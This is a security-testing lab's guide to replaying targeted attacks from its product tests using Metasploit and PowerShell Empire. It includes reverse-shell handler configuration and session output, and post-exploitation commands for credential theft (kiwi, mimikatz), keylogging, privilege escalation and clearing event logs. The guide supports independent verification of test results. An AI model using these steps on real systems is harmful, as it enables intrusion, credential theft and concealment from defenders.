SE Labs

Targeted Attack Replay Guide

Guide version 2.0; Updated 18/10/2019

A guide to recreating targeted attacks launched during attack testing

Contents

1. Introduction

This guide is designed to help you reproduce the targeted attacks launched in a test. The data will provide enough detail to allow verification of the test results and potentially aid in discovering reasons and solutions for any failures suffered by the product(s).

It also covers how different levels of compromise are rated, which is important when assessing test results and related scoring.

This version of the document explains what tools are used, how we deliver attacks and how to recreate attacks that are managed by the Metasploit framework and PowerShell Empire, open source tools capable of creating, launching and managing exploit- and script-based attacks. Both tools contain additional features that allow testers to extend a test's scope from the initial compromise to privilege escalation, data exfiltration and network infiltration.

In addition to using this data to verify our findings, we also provide this data to enable third parties to verify results independently and potentially to improve their own products using the detailed evidence gathered. To this end we endeavour to use freely available tools that any independent lab should be able to acquire and deploy with minimum expense.

SE Labs specialises in testing using exploit-based threats, which are collected or generated; used; and stored in a format that allows them to be replicated in other lab environments.

Ratings
In addition to our standard ratings of Detected, Blocked, Neutralised, Complete Remediation, and Compromised, targeted attack test results have sub-ratings for when the target system is compromised. These ratings are:

Access: This rating is used when basic access to the target system is achieved. It includes an initial reverse shell being obtained, pre-requisites for escalation/ action or generic information gathering such as listing processes or obtaining the username and privilege level.

Escalation: This rating is allocated when the attacker gains increased privileges following initial access. This is usually achieved by migrating to a process with administrator privileges or loading certain aggressive modules.

Action or Post-Escalation Action: This rating applies when an attack gains sensitive information such as passwords, browsing history or documents. It is also attributed to attacks that make changes to system states such as Registry keys, uploading files to the disk or executing processes. The difference between 'Action' and 'Post-Escalation Action' depends on when the action occurs in the attack chain.

Intelligence-led testing
SE Labs has a general approach and more detailed methodology for running targeted attack tests. Based on the idea of 'Zero to Neo', it can be summarised as intelligence-led testing that examines the types of attacks used against targets at different levels of the attackers' skill. For example, low-skilled attacks include sending emails requesting username and passwords, while the highest level would involve zero day exploits. There is a wide range of skill levels and approaches between these two extremes. Running standard Metasploit attacks with default settings is a relatively easy way to attack, while customising shell code and using exploits from third-party sources is more advanced.

2. Requirements

To reproduce attacks as provided by SE Labs you will need the following:

2.1. A target system configured with:

- Windows 10.
- Email/ Slack/ other delivery mechanisms
- A target file to download. We use a random PDF document.

2.2. An attack system configured with:

- Kali Linux (https://www.kali.org/)
- Metasploit, updated to the latest version (e.g. apt update; apt install Metasploit-framework).
- Shellter (available via Kali - apt-get install shelter)
- Phantom Evasion (https://github.com/oddcod3/Phantom-Evasion/)
- Veil-Evasion (https://github.com/Veil-Framework/Veil-Evasion/)
- PowerShell Empire (https://github.com/EmpireProject/Empire/)

3. Understanding the use of resource scripts

In some of our test attacks we use resource a configuration file that contains all of the information Metasploit needs to recreate an attack as used in the test. A typical .rc file will contain the following:

Description	**Example setting**	**Notes**
Exploit module used	use exploit/multi/handler	The 'use' command is the action to select the exploit which is, in this example, a standard module designed to listen for any attempted connections aimed at the attack system's IP address and port.
Payload configuration	set PAYLOAD windows/meterpreter/reverse_tcp	In this example the payload will connect back to the attacker using an SSL connection over port 5500.
	set LHOST 192.168.5.11	
	set LPORT 5500	

You can manually enter these details into Metasploit or, for added convenience, load the file directly into Metasploit. The LHOST and LPORT variables should match your attacking system's IP address and listening port for the attack's connection to succeed. If recreating an external attack, configure the LPORT variable in the malicious file and the .rc file to be the same port that it will be routed through. In addition, you will need to use the command - set reverselistenerbindaddress X.

4. Preparing an attack

Run Metasploit by simply typing 'msfconsole' on the command line like this:

```
root@KaliMetasploit:/root# msfconsole
```

Navigate to where you have stored your resource configuration (.rc) files and list the directory's contents:


```
msf > ls
[*] exec: ls
```

```
sample89.rc
sample90.rc
sample91.rc
```

Load the resource configuration file that you need:

```
msf > resource sample91.rc
```

The settings will be applied automatically, configuring Metasploit to work in exactly the same way as it did during the test. The result should look similar to the image below, where the settings are loaded and the server hosting the exploit is run:


root@kali: ~/Desktop/Q3-EPP/Shellter/JS/Listeners
File Edit View Search Terminal Help


```
msf5 exploit(multi/handler) > resource test.rc
[*] Processing /root/Desktop/test.rc for ERB directives.
resource (/root/Desktop/test.rc)> use exploit/multi/handler
resource (/root/Desktop/test.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/Desktop/test.rc)> set lhost 192.168.1.244
lhost => 192.168.1.244
resource (/root/Desktop/test.rc)> set lport 5500
lport => 5500
resource (/root/Desktop/test.rc)> exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.244:5500
msf5 exploit(multi/handler) >
```

FIG. 1 LOADING A RESOURCE CONFIGURATION FILE ENSURES CONSISTENT ATTACKS IN DIFFERENT LABS

5. Exposing the target

To expose the target to the threat, transmit the malicious payload to the target using the chosen vector (e.g. email/ Slack/ web download) and open it on the target manually. If the exploit is successful a session should open on the attacking system as shown below:


root@kali: ~/Desktop/Q3-EPP/Shellter/JS/Listeners
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/Q3-EPP/Shellter/J...
root@kali: ~/Desktop/Tools/Shellter/Dirty
Clean
Recent
Starred
Home
Desktop
Documents
Downloads
Pictures
Videos
Wastebasket
Other Locations
ADExplorer.exe
Autoruns.exe
DiskView.exe

```
msf5 exploit(multi/handler) > resource test.rc
[*] Processing /root/Desktop/test.rc for ERB directives.
resource (/root/Desktop/test.rc)> use exploit/multi/handler
resource (/root/Desktop/test.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/Desktop/test.rc)> set lhost 192.168.1.244
lhost => 192.168.1.244
resource (/root/Desktop/test.rc)> set lport 5500
lport => 5500
resource (/root/Desktop/test.rc)> exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.244:5500
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.244:5500 -> 192.168.1.131:60815) at
2019-09-17 16:22:05 +0100
```

FIG. 2 A SESSION WAS OPENED WITHIN METASPLOIT

6. Assessing the attack's success (Metasploit)

If the attack is completely successful the attacking system will obtain a remote connection to the target and the attacker will be able to issue commands. Using our sub-ratings (see *Ratings* on page 2) we can categorise how successful an attack was at infiltrating a target system based on the commands we input after the connection is created, as seen in Figure 2.

6.1. List available sessions

To confirm that the connection is fully functional start interacting with the session created by the attack first establish that a session is available:

```
msf exploit(multi/handler) > sessions -l # < lower-case L

Active sessions
===============

Id     Type                     Information            Connection
--     ----                     -----------            ----------
1      meterpreter x86/windows SYSTEM\USER @ SYSTEM    192.168.1.244:5500 ->
192.168.1.131:60815 (192.168.1.131)
```

FIG. 3 LISTING AN ACTIVE SESSION

6.2. Connect to a session

We can see that there is one active session (see Figure 3) between the attacking system and the target. This is session number one (Id: 1). To start interacting with that session use the following command:

```
msf exploit(multi/handler) > sessions -i 1 # < number one
```

6.3 Interact with a session

At this stage you should be able to issue commands built into Meterpreter. It contains many different options, some of which are listed below with their corresponding sub-rating:

Command	**Description**	**Sub-rating (if successful)**
Shell	Create and enter a shell to run Windows commands.	Action
background	Exit the session but keep the connection open.	n/a
Exit	Exit and close the session.	n/a
Ps	List the processes currently running on the target system. Extra details available after 'getsystem'.	Access
getuid	List the current active users.	Access
download	Download a named file from the target system.	Action
Use	Load a new exploit. For example, load an exploit designed to escalate privileges.	Varies by specific modules: use exploit/windows/local/ bypassuac_silentcleanup – Escalation
getsystem	Use after escalating privileges to impersonate an administrator account for gaining further credentials/ other information.	Post-Escalation Action
clearev	Clear Windows event logs to cover tracks and prevent discovery of the breach's details.	Post-Escalation Action
load kiwi	Load the Kiwi module to obtain credential hashes and other sensitive data using commands specific to Kiwi.	The subsequent Kiwi commands that follow loading Kiwi are Post-escalation action

6.5 Finishing (temporarily or permanently)

If you want to continue working in Metasploit while leaving the session established leave the session by typing 'background'. If you want the session to end leave it by typing exit.

If you are unsure which sessions are still running type 'sessions -l' as described in '6.1. List available sessions'.

To kill any remaining sessions that are running in the background type 'sessions -L'.


To kill any remaining servers, type: 'jobs -K'.

7. Assessing an attack's success (PowerShell Empire)

After creating a listener and corresponding stager with PowerShell Empire you can send the stager with your chosen method. Once a stager is opened on a target system an agent should appear in your PowerShell Empire window.

7.1 List available Agents

To confirm an Agent is active you need to move over to the Agents menu using the command agents. This also lists the available agents along with basic information about each connection.



```
[*] Stager output written out to: /root/Desktop/test.bat

(Empire: stager/windows/launcher_bat) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.131
[*] New agent 6WHULVF9 checked in
[+] Initial agent 6WHULVF9 from 192.168.1.131 now active (Slack)
[*] Sending agent (stage 2) to 6WHULVF9 at 192.168.1.131
agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------
 6WHULVF9 ps 192.168.1.131   MASTER-HP-Q4-20   MASTER-HP-Q4-20\John    powershell         9084   5/0.0    2019-09-20 12:55:32

(Empire: agents) >
```

FIG. 4 AN AGENT IS OPENED IN THE AGENTS MENU

7.2 Connecting with an Agent

We can see that an agent has been created (6WHULVF9). Use the 'interact' command to start using the agent. We also use rename the agent to something easier to identify.

7.3 Interact with an Agent

At this stage you should be able to use commands to gain information about the system. For example:

Command	**Description**	**Sub-rating (if successful)**
sysinfo	Provide basic information about the target system, including IP address and the process currently in use.	Access
download	Download a file from the target system.	Action
usemodule	Load a new exploit module to further the attack. For example, use 'privesc/ask' in order to gain higher privileges and 'collection/screenshot' and 'collection/keylogger' to gather more information.	Varies by specific modules: privesc/ask – Escalation collection/screenshot – Post-escalation action collection/keylogger – Post-escalation
upload	Upload a file from the attack system to the target.	Action
mimikatz	Steal passwords and credentials, storing them on the attacking system.	Post-Escalation Action

At the end of the exposure you’ll want to use the commands 'kill jobs' and 'kill all' to end any remaining jobs running within the agents, and then close any agents and listeners.

8. Change log

Version 2.0, Updated 18/10/2019
Includes PowerShell Empire details